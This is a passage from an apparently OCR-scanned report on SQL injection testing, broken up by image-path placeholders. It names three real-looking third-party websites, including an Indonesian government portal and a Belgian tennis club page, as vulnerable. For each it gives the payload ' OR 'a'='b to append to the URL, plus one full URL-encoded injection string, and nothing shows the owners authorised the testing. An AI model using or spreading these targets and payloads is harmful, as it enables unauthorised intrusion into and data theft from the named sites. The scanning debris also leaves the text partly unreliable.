
URL: https://ppid.kesbangpol.jatengprov.go.id/DATABASE/



#ST#IS#4899


Now insert the payload “ ' OR 'a'='b ” at the end of the URL of the site and try to load it again.

Vulnerable URL: https://ppid.kesbangpol.jatengprov.go.id/



Website-2:


URL: https://www.superskill.com/db/



#ST#IS#4899


Now add the payload “ ' OR 'a'='b ” at the end of the target URL.

Vulnerable URL: https://www.superskill.com/self-publish/biographies/



Website-3:


URL: http://tczutendaal.be/trainers.php?id=2



#ST#IS#4899

Vulnerable URL:

http://tczutendaal.be/trainers.php?id=2%27%20OR%20%27a%27=%27a



CONCLUSION:

In the task of finding SQL injection vulnerabilities, specifically error-based, time-based, and blind injection vulnerabilities in websites several steps were followed. These steps include:

1. Identifying potential vulnerable websites

2. Conducting manual testing

3. Utilising BurpSuite

4. Configuring BurpSuite

5. Modifying requests

6. Analyzing responses

7. Validating vulnerabilities

8. Reporting and remedation